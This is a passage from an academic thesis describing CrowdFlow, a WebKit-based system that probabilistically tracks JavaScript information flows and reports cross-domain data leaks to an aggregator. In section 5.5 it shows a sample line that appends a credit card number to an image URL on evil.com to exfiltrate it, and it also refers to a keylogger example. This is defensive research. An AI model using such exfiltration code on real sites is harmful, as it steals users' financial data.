In a similar fashion we explicitly assign the label of the attribute to the resulting `JSValue` whenever JavaScript retrieves the value of an attribute from the DOM. As illustrated on line 7 in Listing 4.6 we explicitly retrieve the label of the attribute *name* through the function `getAttributeTaintLabel("name")`. Then, we join the resulting label with the label on the top of the *pc*-stack. See call to `jsFlowLabelInContext()` on Line 8. Finally, we can assign the label to the created `JSValue` before returning.

4.5.3 Special Properties

Performing labeling solely on attributes in the DOM, however, it not a comprehensive solution. Some properties need customized modifications to perform accurate label propagation, like `document.write` and `innerHTML`.

- `document.write`

  Whenever JavaScript calls this method, the HTML Parser pauses parsing of the page, and begins parsing of the JavaScript provided markup under a potentially new security label. As it builds the DOM-tree, CrowdFlow applies the label of the script to the generated markup. When it finishes processing the generated markup, the HTML

Parser resumes parsing the page content with the previous security label.

- `innerHTML`

  A call to the `innerHTML` property of a `div`-element returns only plain text of the displayed data without a label. To contain dynamically calculated properties, such as `innerHTML` and also `value`, CrowdFlow modifies these functions to apply the label of the DOM element to the data before returning to the JavaScript engine.

4.6 Labeling User Events

In a web browser, the execution context for every script corresponds to the domain of that document. Whenever JavaScript code triggers an event, CrowdFlow handles this event similar to a control-flow branch. It creates a new security region for handling the event, and joins the top of the *pc*-stack with the label of the execution context.

Using the keylogger example of Listing 2.7, CrowdFlow joins the label of `www.bank.com` with the label of the current program counter when calling the function `logKeys` at line 5. Hence, it assigns the label `www.attacker.com` $\sqcup$ `www.bank.com` to the variable `payload` at line 6. Before the network request is issued, our approach checks equality of the server domain in the *URL* and the label of the *URL-string*. CrowdFlow reports the flow to the third party aggregator when detecting that data labeled `www.attacker.com` $\sqcup$ `www.bank.com` is about to be sent to `www.attacker.com`.

Once the event handler has finished execution, CrowdFlow restores the browser's previous state. Using this technique, our framework can label user events and therefore prevent keylogging attacks.

4.7 Monitoring Network Traffic

At every network request, CrowdFlow checks whether the label of the *URL-string* matches the server domain in the network request. To do so, CrowdFlow extracts the domain of the `GET` request and performs a lookup in the DomainRegistry to get the corresponding 16 bit label. CrowdFlow then checks whether the 16 bit label of the *URL-string* matches the 16 bit label of the domain of that `URL`. Based on the result of an XOR operation on the two labels, our system decides whether the request is allowed. We consider inequality of labels to be a privacy violating information flow (`0001 != 0010`). When CrowdFlow detects a privacy violating flow, it records the event and reports it to the third party aggregator (see Section 5.6).

Chapter 5

Probabilistic Information Flow Tracking

The design of traditional JavaScript information flow tracking systems requires that every client tracks all information flows. In other words, the status quo of current information flow tracking security follows an all-or-nothing paradigm: either no information flow tracking at all, or full information flow tracking.

Rather than have every end user pay the cost for tracking information flows within their browser, we propose a balanced approach, where each user only spends a fraction of the time in a slower information flow tracking interpreter, and the vast majority of the execution time in a faster partial taint tracking interpreter. Such a probabilistic switching between execution modes causes every user to pay only a fraction of the performance cost. Since the Internet is an inherently distributed system, we can also distribute the security analysis, centralize the gathered information at a trusted third party, and share the results among many users.

5.1 Partial Taint Tracking Interpreter

The partial taint tracking interpreter operates on tainted data and efficiently propagates labels for direct assignments due to our label encoding (see Section 4.4.1). Because the label resides within the virtual machine level representation of a JS value, a direct assignment from one variable to another carries that label, without requiring additional computation.

```
1 var pub = secret;
```

This assignment shows that the contents of `pub` directly depends on the contents of the secret variable `secret`. If the variable `pub` is publicly observable, then the secret variable `secret` explicitly leaks through this flow of information. After the assignment, variable `pub` not only carries the value of variable `secret`, but also the label of variable `secret`, since this assignment is a full copy of the variable `secret`. Again, the partial taint tracking interpreter propagates labels only for direct assignments.

5.2 Information Flow Tracking Interpreter

Our information flow tracking interpreter performs full taint tracking, capturing implicit flows left untracked by the partial taint tracking interpreter.

```
1 pub += secret;
```

This addition (or also concatenation of strings) shows the content of variable `secret` adding or concatenating with the public variable `pub`. This code snippet illustrates how CrowdFlow can stop a specific data exfiltration attempt. An attacker gathers sensitive information on a web page, but before the attacker can exfiltrate that information by sending it back to a

server under his control, he needs to concatenate the sensitive payload to the query-string of the request.

As previously explained in detail in Section 4.4.3, the information flow tracking interpreter tracks such an exfiltration attack by joining the labels of the operands of the addition together with the label of the current program counter. Web pages commonly integrate code from many different origins on the Internet. Therefore it is a legitimate assumption that one operand originates from one domain, the other operand from a different, and the current executing script from yet a third domain on the Internet.

```
1 var pub = undefined;
2 if (secret)
3   pub = true;
```

The above code snippet shows an implicit direct information flow which occurs when some value can be inferred from the predicate of a control-flow branch. As illustrated, an example script steals a secret variable `secret` using such an implicit direct information flow. An attacker can gain information about the secret variable by inspecting the value of the variable `pub` after execution of the `if` statement. The handling of implicit direct information flows therefore requires joining the label of the variable `pub` with the label of the current program region. Our information flow tracking interpreter handles implicit direct information flows by tracking the dependence on the variable `secret` into the top of the *pc*-stack. At the assignment (line 3), the current program counter holds the label of the current security region including the label of the variable `secret`.

5.3 Execution Characteristics

Figure 5.1 shows a possible distribution of random trials executing parts of a JavaScript application in information flow tracking mode. In the figure, as well as in our implementation, we use function entries as decision points to switch between interpreters. A different implementation could also switch on the granularity of basic blocks, or even opcodes. The functions `foo()` and `bar()` might be called several thousand times during execution of an application (see Section 6.2). Always executing `foo()` and `bar()` with the information flow tracking interpreter, like traditional information tracking systems, incurs substantial performance penalty. Our approach lets different users track the flow of information in different subsets of an application.



Figure 5.1: Possible distribution of random trials executing calls to the functions `foo()` and `bar()` with partial taint tracking and information flow tracking.

As illustrated in Figure 5.1, user B executes the first invocation of function `foo()` with the information flow tracking interpreter, but users A and C execute the first invocation of function `foo()` in the faster partial taint tracking interpreter. For the second invocation of

function `foo()` user A pays the performance penalty, but users B and C can execute that function invocation in the faster partial taint tracking interpreter. Overall, the performance impact for information flow tracking is balanced between visitors to a web page where every individual accounts for the overall provided information flow security.

5.3.1 Missing Information Flows

Since our approach trades a desired amount of precision for performance, it is possible that our system does not track the flow of information for certain function calls. As illustrated, the sixth invocation of function `foo()` is never executed in the information flow tracking interpreter by any user A, B or C. Even though there is a residual probability that certain parts of a program are never executed by the information flow tracking interpreter, CrowdFlow allows adjustment of parameters such that it is unlikely that subsets of a program are never executed by the information flow tracking interpreter at all.

5.3.2 Potential Information Flow Violation

We define a potential information flow violation as the result of two domains influencing a value. For example, given `b += a;` where the variable `a` originates from domain `A` and the variable `b` originates from domain `B`, then this operation constitutes a potential information flow violation because data from both domains `A` and `B` influence the resulting value of variable `b`.

If our system detects a potential information flow violation while executing a random function with the information flow tracking interpreter, it randomly decides whether to keep tracking the potential flow. This is necessary because an attacker could otherwise influence the labels attached to a value and exfiltrate information. Figure 5.1 also reflects this behavior where

user B detects a potential information leak while executing the fifth invocation of function bar() with the information flow tracking interpreter and randomly decides to keep tracking the flow of information.

5.4 Switching Interpreters

The naive way to implement our technique adds a conditional to each interpreter instruction checking whether to perform the operation in partial taint tracking or information flow tracking mode. Our modifications to WebKit achieve the same effect more efficiently by duplicating the set of interpreter instructions to obtain a regular and an information flow tracking instruction set. We make efficient use of WebKit's direct-threaded JS interpreter by duplicating opcodes and providing an information flow tracking equivalent version of every opcode.

For example, the opcode op_add now also has an information flow tracking equivalent op_ift_add. Every CodeBlock now holds both versions of the bytecode stream. Our framework uses abstract interpretation to lazily replace opcodes with information flow tracking opcodes the first time a function is chosen to be executed using the information flow tracking interpreter.

```
1  inline void replaceInstrWithSecInstr(Interpreter *interpreter,
2                                       Vector<Instruction> &instructions) {
3
4    Vector<Instruction>::iterator begin = instructions.begin();
5    Vector<Instruction>::iterator end = instructions.end();
6
7    ASSERT(static_cast<int>(interpreter->getOpcodeID(begin->u.opcode)) <=
8           static_cast<int>(op_end));
9
10   for (Vector<Instruction>::iterator it = begin; it != end; ++it) {
11     OpcodeID opcode = interpreter->getOpcodeID(it->u.opcode);
12      it->u.opcode = interpreter->getOpcode(
13           static_cast<OpcodeID>(static_cast<int>(opcode) +
14           static_cast<int>(op_end) + 1));
15    }
16 }
```

Listing 5.1: Abstract interpreter to replace regular instructions with secure instructions.

Listing 5.1 shows our abstract interpreter which replaces regular opcodes with secure (information flow tracking) opcodes. In contrast to most virtual machines, WebKit reserves a full word size (64-bit) for every opcode, instead of reserving only one byte. This internal representation of bytecodes allows us to place our secure (information flow tracking) instructions immediately after the regular instructions. Hence, we can efficiently iterate the instruction stream (see line 10), which Webkit internally represents as a vector of instructions, and add `op_end` (see lines 12, 13, 14) to every regular opcode to replace the opcode with its secure (information flow tracking) equivalent.

5.4.1 Execution States

CrowdFlow primarily executes the partial taint tracking interpreter (state PTT in Figure 5.2). Note that the CrowdFlow approach does not rely on interpretation; it is very well suited for integration in a system that uses just-in-time (JIT) compilation. During partial taint tracking, labels are only propagated across direct assignments (`a = b;`). Occasionally, CrowdFlow switches to the information flow tracking interpreter on a trial basis (state IFT_t in Figure 5.2).

This enables detection of implicit as well as explicit flows. The probability of switching interpreters is configurable and should adapt to the number of visitors; popular sites may switch to the information flow tracking interpreter less frequently and still maintain high coverage.



Figure 5.2: Execution states

As discussed in Section 5.3.2, we treat events in which a value is influenced by more than one domain as a potential violation. When no potential violation occurs in the *trial* information flow tracking mode ($\mathsf{IFT_t}$ state), the browser returns to the PTT state at the end of the function invocation. But if the CrowdFlow browser detects a potential violation while operating in $\mathsf{IFT_t}$, it probabilistically switches to the *permanent* information flow tracking interpreter (state $\mathsf{IFT_p}$). The probability of transferring to state $\mathsf{IFT_p}$ and continuing to track the potential information flow violation is also configurable. From here on, information flow tracking occurs not only intra-procedurally but also inter-procedurally, preventing malicious code from gaming the system by splitting the information theft attack across several functions. The probability of transferring to state $\mathsf{IFT_p}$ and therefore to keep tracking the potential information flow violation is also configurable.

In addition, having two separate states for the information flow tracking interpreter ($\mathsf{IFT_t}$ and $\mathsf{IFT_p}$) enables a high sampling rate of functions, where functions are likely to be executed with information flow tracking by one or more users. CrowdFlow can therefore detect almost the same information flow violations as traditional approaches can. With a high sampling

rate, most of the clients detect the same potential information flow violation. Consequently, not all clients have to keep tracking the potential flow violation. The majority of clients can transfer control back to PTT and occasionally reenter IFT_t. This setup allows CrowdFlow to execute programs much faster than traditional approaches, where every user experiences the full overhead of information flow tracking.

5.4.2 Separating the Bytecode Stream

To make efficient use of WebKit's direct threaded interpreter, we allocate a bytecode stream for each interpreter, which allows fast and easy switching between the partial taint tracking and the information flow tracking interpreters by simply directing the interpreter's instruction pointer to either the regular or our modified information flow tracking bytecode stream at function entries. Whenever the executed JavaScript invokes a function, our implementation calls the virtual machine level function of `switchInterpreter()`, which decides whether to execute the invoked JavaScript function in the partial taint tracking interpreter or the information flow tracking interpreter.

```
1  ALWAYS_INLINE bool Interpreter::switchInterpreter(CodeBlock *codeBlock) {
2
3    if (m_IFTp_state) {
4      return true;
5    }
6
7    static MTRand_int32 irand((unsigned long)time(0));
8    static long unsigned int MAX_INT32 = 0xffffffff;
9
10   long unsigned int random = irand();
11
12   if (random < (c_sampleProbability * MAX_INT32)) {
13     m_IFTt_state = true;
14     return true;
15   }
16   return false;
17 }
```

Listing 5.2: Oracle code which determines whether to execute a function invocation in the partial taint tracking interpreter, or information flow tracking interpreter.

Listing 5.2 shows our oracle code that determines the execution mode for the current JavaScript function invocation. Recalling the finite automation from Figure 5.2, once our system enters the state IFT_p it cannot leave this state. Line 3 reflects this state of IFT_p in which our oracle code always returns true which causes execution of the JavaScript function in the information flow tracking interpreter.

Lines 12, 13, 14 reflect state IFT_p, which our system enters whenever it probabilistically decides to perform a random sample of that function invocation, therefore executing this function in the information flow tracking interpreter. Setting `m_IFTt_state` to true indicates that our system inspects join unions of labels for potential information flow violations. If our system detects such a possible information flow violation, and `m_IFTt_state` is true, then it sets `m_IFTp_state` to true. The variable `c_sampleProbability` on line 12 allows to raise or lower the probability of executing the current JavaScript function invocation using the information flow tracking interpreter. Note, a real world implementation should carefully evaluate different cryptographically secure random number generators and not use `irand()`

which we used in our prototype implementation.

Finally, line 16 returns false, which reflects the state PTT, causing invocation and therefore execution of that function using the partial taint tracking interpreter.

5.5 Reporting Information Flows

CrowdFlow browsers verify adherence to an information flow policy right before every network request. The modified JS engine tracks the flow of information throughout program execution by applying security labels to all JS values. These labels take the form of a bit-vector and encode information about a program's origin (Section 4.4.1).

We use the defined *Information Exfiltration Attempt* from our Threat Model (Section 2.7), as the running example to explain how CrowdFlow detects policy violations.

```
1 ...
2 var url = "http://evil.com/p.png?v=" + creditcard_number;
3 img_elem.src = url;
```

In the example, the variable `creditcard_number`, originates from the web page `bank.com`. When loading the page, the CrowdFlow browser maps the URL `bank.com` to a bit in the bit-vector, `0001`.

If an attacker, for example, successfully injects a malicious script by dynamically loading it from `evil.com` so that it executes in the same context as code from `bank.com`, then the attacker's script has access to all variables created by `bank.com`. During loading of the attacker code, the CrowdFlow browser also maps the new domain, `evil.com`, to a bit in the bit-vector, `0010`. This bit becomes set on all JS values influenced by the code originating from `evil.com`.

During execution of a JS program, the CrowdFlow browser propagates labels throughout computations. In order to exfiltrate information, the attacker appends the sensitive information stored in variable `creditcard_number` as part of the target query-string for a `GET` request. The attacker later extracts the credit card number by reviewing resource request logs on the server targeted by the request.

Line 2 in the code snippet shows how the attacker appends the variable `creditcard_number` to the variable `url`. This operation causes the CrowdFlow browser to compute the set join of labels of both operands `0010` and `0001`, resulting in a `url` value labeled with `0011`. The CrowdFlow browser monitors network traffic and identifies the information flow violation by inspecting the label on the query-string vs. that of the target domain. In this example, the query-string contains label `0011` while the target domain `evil.com` maps to `0010`, triggering an information flow violation report.

5.5.1 Information Flow Policy

The CrowdFlow browser detects potential privacy violating information flows by monitoring for the inequality of labels on network communications. It reports all detected information flows that violate this policy to the trusted third-party aggregator.

5.6 The AVP-System (Aggregation, Verification, and Prevention)

Initially we considered reporting information flow violations back to the host of the web page, but we suspect conflicting interests of operators and users. We believe web site authors might disregard reports, and not warn their visitors, e.g., because of a negative marketing

effect. In addition, a third party aggregator can spot global trends across web sites using knowledge unavailable to a single web site collecting only its own information flow reports. This technique allows for detection of malicious code appearing on many sites after being delivered through a syndicated advertisement network.



Figure 5.3: Overall Architecture.

Figure 5.3 shows various users, each requesting a web site and viewing it in their CrowdFlow browser (illustrated as A, B, C). Each browser detecting an information flow violation asynchronously reports its findings to the trusted AVP-System, which collects and evaluates all the reported data about information flow violations.

Privacy Concerns: An implementation should use state-of-the-art anonymization techniques so as not to reveal the content and source of reports sent to the AVP-System.

Research shows that automating the task of finding malicious web pages is a non-trivial undertaking [9, 62]. Modifying a browser and letting different clients use this browser to surf the Internet allows inspection of the deep web, identifying malicious web pages beyond the login-page. Furthermore, modern exfiltration attacks may not perform malicious actions

when visited by a web crawler. Not even large companies, such as Google, have the power and capabilities to crawl the deep web to globally spot malicious pages. The CrowdFlow approach in contrast, allows inspection of the deep web by real users and lets the AVP-System focus on a pre-filtered subset of pages where users have already reported malicious behavior.

5.6.1 Aggregation

The AVP-System aggregates all the flows reported by clients. Coalescing of domains sometimes causes a client to report that data tagged with many sources has been requested from a single target domain. Clients therefore report flows in the form (`source1.com`, `source2.com`, ...) $\rightarrow$ `target.com`. The AVP-System uses an online algorithm to count flow reports from clients.

We use a simple example to illustrate how the host aggregates flow reports from clients. First, assume that the host receives three client reports.

$$\begin{array}{ll} (1)\ \mathsf{D}_A,\ \mathsf{D}_B,\ \mathsf{D}_C & \rightarrow \mathsf{D}_E \\ (2)\ \mathsf{D}_A,\ \mathsf{D}_B,\ \mathsf{D}_D & \rightarrow \mathsf{D}_E \\ (3)\ \mathsf{D}_A,\ \mathsf{D}_B & \rightarrow \mathsf{D}_E \end{array}$$

By separating these data, we get the following counts:

Source		*Target*	*Count*
D_A	$\rightarrow$	D_E	3
D_B	$\rightarrow$	D_E	3
D_C	$\rightarrow$	D_E	1
D_D	$\rightarrow$	D_E	1

This tabular representation of reported suspicious flows shows that the reports from D_C and D_D to D_E are noise introduced by coalescing. Whereas, reports from D_A and D_B to D_E are in fact information flow violations.

Note, that the observed absence of a flow in a report does not imply that the flow does not exist. For example, in report (3) the absence of a flow from $\mathsf{D}_D \rightarrow \mathsf{D}_E$ does not allow us to conclude no such flow exists on the page. We find three reasons why a report could be absent:

1. The network request depends on user interaction or some other criteria we cannot control.
2. CrowdFlow randomly did not track the function(s) responsible for the flow.
3. CrowdFlow's coalescing of labels caused the same bit to represent multiple domains.

By sorting the flows by frequency of occurrence in an aggregated summary, the AVP-System can focus attention on suspicious flows. To identify malicious flows which are also infrequent, the AVP-System filters out entries expected from ad-servers and Content Distribution Networks from the aggregated summary. Alternatively, a frequency threshold can be set, which highlights attention on suddenly frequent, but new and unexpected, domains present as targets in client reports.

False positives, due to CDNs, indicated by previous research, can be resolved by the AVP-System. Since pages always refer to CDNs, they will be incorporated into the page's baseline profile. In addition, our AVP-System is able to identify typosquatting attacks [51], because it will notice a labeling baseline change due to the typo by a programmer referring to a URL that is similar to the reported URL; a simple distance measurement helps to identify this situation.

5.6.2 Verification

Starting with the first reported information flow of a web page, the AVP-System begins aggregating and evaluating all reported flows. After a warm-up phase (see time t_1 in Figure 5.4) the AVP-System reaches a baseline of information flow violations reported by many users. This baseline of reported flows can be zero or it may also include several reported information flows, e.g., if the web page makes use of Content Distribution Networks (CDNs). Our analysis uses the baseline to filter out CDNs so that malicious flows can be identified later.



Figure 5.4: The AVP-System

Figure 5.4 illustrates a possible attack scenario against a particular web page. At time t_2 the AVP-System starts detecting an influx of reported information flow violations. Immediately after this detected increase, the AVP-System starts a semi-automated investigation using a full information flow tracking system that visits the suspicious web page and collects more precise data about violating information flows. In the event that verification requires a non-automatable action, such as a login requirement, we defer to systems such as *AutoMan* [7] for assistance, which integrates humans in computational workflows. If the full information flow tracking system verifies the reported suspicious flows, this system flags the URL of that web page containing malicious content at time t_3. Starting at this point, the AVP-System informs subsequent visitors using the CrowdFlow browser about the malicious content of the

web page, enabling it to prevent leakage of private data.

The semi-automated verification system revisits the web page in periodic intervals (e.g., at time t_4, t_6) and checks whether the reported information flow violations still exists. The attack stops at time t_5. As soon as the verifier no longer detects any suspicious information flows, it removes the URL from the list of malicious URLs (as illustrated at time t_6 in Figure 5.4).

5.6.3 Prevention

The AVP-System can operate as a standalone service, which can maintain its own list of malicious URLs and warn subsequent users about suspicious behavior on web pages. We can also imagine that our system feeds detected malicious URLs into already established systems for malware prevention, such as Google's *Safe Browsing* [54] or Microsoft's *Smartscreen-Filter* [40]. Figure 5.3 illustrates such integration, with the AVP-System reporting malicious web sites to a database of malicious URLs maintained by either Google or Microsoft. All major browsers already use such a blacklist to warn their users about malicious pages.

We also imagine that CrowdFlow acts as a supplier for the *EvilSeed* project proposed by Invernizzi et al. [30]. In their approach, they use a known malicious web page as a seed and automatically crawl the web to find similar or related pages to the one provided initially.

5.6.4 Attacking the Third Party Aggregator

The trusted third party aggregator semi-automatically verifies reported information flow violations. The verification of malicious information flow reports counters the attempt by mischievous parties to intentionally report false information flows. The CrowdFlow framework thereby prevents rivalrous web sites from marking each other as malicious. For example, if

an attacker uses a botnet to spam the third party aggregator with false information flow reports, the aggregator would visit this page, but if it cannot verify the reported malicious behavior it does not classify that URL as containing malicious content.

Chapter 6

Evaluation

To examine the capabilities and limitations of our information flow tracking system, we evaluate CrowdFlow with respect to security and performance.

6.1 Correctness

To verify that our modifications for tracking the flow of information throughout execution of a JavaScript program do not introduce any errors, we checked that none of our modifications broke any of the Mozilla regression tests in the WebKit repository. This suite consists of over 1,000 test cases testing core JavaScript functionality, covering arrays, booleans, dates, functions, math, numbers, objects, regular expressions, and strings.

We also wrote a suite of test cases that verify the correct label propagation for the information flow tracking logic and added them to the regression suite. These tests indicate accurate label propagation for all of the implemented binary operations and control-flow structures: `if`-statements, the various loops constructs including `break` and `continue` statements, `eval`, and function calls. Within these tests we make use of a first-class labeling framework [28]

that permits explicit application and inspection of labels within the JavaScript language itself, allowing our tests to be incorporated with the regression suite.

```
1  var a = (new FlowLabel("labelA"))(24);
2  var b = (new FlowLabel("labelB"))(12);
3
4  var res = a + b;
5
6  reportCompare(36, res, "add value incorrect.");
7  reportCompare(true, (labelof res).subsumes(labelof a), "wrong first label in add");
8  reportCompare(true, (labelof res).subsumes(labelof b), "wrong second label in add");
9
10 reportCompare((labelof res), (labelof a).join(labelof b), "wrong joined label in add");
```

Listing 6.1: Regression test verifying correct label propagation for additions.

Listing 6.1 shows one of the crafted regression tests for confirming correct label propagation. In keeping with the other examples in this paper, this test focuses on the correct label propagation for integer addition.

The integer addition test begins by giving each of the input operands distinguishing labels. Line 1 assigns input variable `a` the value `24` with label `LabelA` (internally mapped to `0001`) and line 2 assigns input variable `b` the value `12` with label `LabelB` (internally mapped to `0010`).

After initialization, the test performs the addition on line 4. To provide feedback during development, we use the `reportCompare` function, as provided by the regression suite. On line 6, the test checks that the resulting value is `36` as expected.

Further sanity checking occurs on lines 7 and 8 to ensure that the label attached to the result subsumes the label attached to each of the inputs. Finally, on line 10, the test verifies that the label attached to the result of the addition (`0011`) matches the join of the labels on the operands (`0001|0010`).

6.2 Web Statistics

We implement a web crawler that automatically visits the *Alexa Top* 500 web pages and stays on each web page for 60 seconds. For gathering statistical information and to provide a baseline for comparison, the crawler runs a traditional information flow tracking system. The automated browser always performs information flow tracking without label coalescing, so that every domain is uniquely identifiable.

6.2.1 Web Crawler

To simulate user interaction, we equip our web crawler with the ability to fill out HTML-forms and submit the first available form on each visited page. This is necessary because information flows might get triggered once the user performs actions.

```
1  function submitForm() {
2    for (var i = 0; i < document.forms.length; i++) {
3      for (var j = 0; j < document.forms[i].length; j++) {
4        var elem = document.forms[i].elements[j];
5        if (elem.type == "submit") {
6          document.forms[i].submit();
7          return;
8        }
9      }
10   }
11 }
12
13 function fillFormElements() {
14   for (var i = 0; i < document.forms.length; i++) {
15     for (var j = 0; j < document.forms[i].length; j++) {
16       var elem = document.forms[i].elements[j];
17       if (elem.type == "text" || elem.type == "password")
18         elem.value = "jsflow_"+i+"_"+j;
19     }
20   }
21   submitForm();
22 }
23
24 window.onload = fillFormElements;
```

Listing 6.2: Crawler code that fills out forms and submits the first available.

Listing 6.2 shows the JavaScript code which we inject in every webpage to simulate user interaction. Line 24 registers an event handler which triggers a call to `fillFormElements` on line 13 whenever the requested web page is fully loaded. Once the page is loaded, we fill all forms with data and call `submitForm` on line 1 which then finds the first available submit button on the page and submits the form (see line 6).

6.2.2 JavaScript Functions

The *Alexa Top* 500 pages together make use of a total of 391,930 different JS functions. We found that three web pages make use of more than 4,000 distinct functions, namely `ig.com.br` , `y8.com`, `guardian.co.uk`, but on average, every web page hosts 783 unique

General:	
Web pages visited	500
Web pages having flow violations	433
Web pages having no flow violations	67
Content included on all web pages from distinct providers	3,061
Average content inclusion from distinct providers on a web page	12
Information flow violations:	
Total flow violations on all web pages	8,764
Average information flow violations on a page	17
Functions:	
Total number of unique functions on all web pages	391,930
Average number of unique functions on a web page	783
Total number of function calls on all web pages	13,500,000
Average number of function calls on a web page	27,000

Table 6.1: Overall Findings when browsing the *Alexa Top* 500 web pages.

functions.

Together, all these functions are called 13,500,000 times during a visit with our web crawler. We found that all the detected information flow violations occur in a small subset of 3,137 different functions. This indicates that most functions restrict access to their own domain and do not interact with code or data coming from a different origin, indicating that JS code exfiltrating information is still rare and distinguishable.

6.2.3 Top Content Integrators/Suppliers

In this section we list webpages that include content from the most different origins on the web, as well as the top content suppliers for modern web applications.

Modern web applications integrate content from several different origins on the web. The top three content integrators: `guardian.co.uk`, `nbcnews.com`, and `dailymotion.com` include

content from 75, 42, and 41 different origins respectively.

As mentioned in the motivation section, modern web applications integrate content from several different origins on the web. Table 6.1 highlights the potential for a malicious script to be integrated in a web application which is executed in the user's browser. Our statistics show that the *Alexa Top* 500 webpages include, on average, content from 12 different origins. As previously stated, XSS can bypass the SOP and confidential user data might be exfiltrated without any noticeable effect in the user's browsing experience.

Table 6.1 further shows that the *Top* 500 pages on *Alexa* integrate code from a total of 3,061 different suppliers. Aside from the fact that most pages include content from trusted and probably benign companies like *Google, Facebook* and others (cf. Table C.12), the *Top* 500 pages on *Alexa* integrate code from over 3,000 other different suppliers. Verification and proof that all these other content suppliers are also benign and trustworthy is not available.

6.2.4 Information Flow Violations

When visiting the *Alexa Top* 500 pages we detected that information flows across domain boundaries on 433 of the visited pages. Our crawler detected a total of 8,764 such flows which are sent to a total of 1,384 distinct domains on the Internet.

Domains influencing an information flow violation	*Detected information flow violations*
1	7,495
2	2,512
3	965
4	46
5	72
6	5

Table 6.2: Domains involved in information flow violations.

Our framework collects precise statistics about domains influencing an information flow violation. Table 6.2 records the number of policy-violating network requests as a function of the number of domains influencing the request. As illustrated in Table 6.2, we recorded five flows on the *Alexa Top* 500 pages having six domains attached. This data item means that information sent as a payload was influenced by code originating from six different locations on the Internet. One of these flows is found on `samsung.com`, which transfers information labeled with `samsung.com`, `api.badgeville.com`, `anywhere.platform.twitter.com`, `ajax.googleapis.com`, `twitter-any.s3.amazonaws.com`, and `comet.badgeville.com` to the target domain `s3.amazonaws.com`.

Again, such a mashup scenario of interacting domains points out the problematic situation of executing code originating from different domains within the same execution context. Hacking just one of these providers gives immediate access to sensitive user data [51].

6.3 Determining the Sampling Rate

We use our web crawling results to determine the rate to sample functions.

$$\begin{aligned} N_{funcs} &= 391,930 \\ N_{flows} &= 3,137 \\ s &= \frac{N_{flows}}{N_{funcs}} \approx 0.008 \end{aligned} \tag{6.1}$$

Equation 6.1 shows how we chose the sampling rate s of functions, corresponding to transition edge 1 in Figure 5.2. Out of all the unique functions (N_{funcs}), only a fraction (N_{flows}) show potential information flows violating our policy. Using data gathered during by the web

crawler, we determine the function sampling rate to be 0.8%. As long as we sample function calls using this parameter setting, every user will—on average—sample a sufficient number of functions, and discover an information flow violation. Increasing s to sample at a higher rate is conservative in the sense that we are sampling more function calls than needed. In our security evaluation section we use a sampling rate s of 5%, because this "oversampling" allows us to perform our experiments with only a handful of users, allowing easy manual verification of experimental setup. Conversely, decreasing s, i.e., sampling at a lower rate than our 0.8% represents a relaxed setting, where users—on average—sample fewer function calls than the measured frequency of functions exhibiting a potential information flow violation.

6.4 Security

6.4.1 Baseline Effectiveness

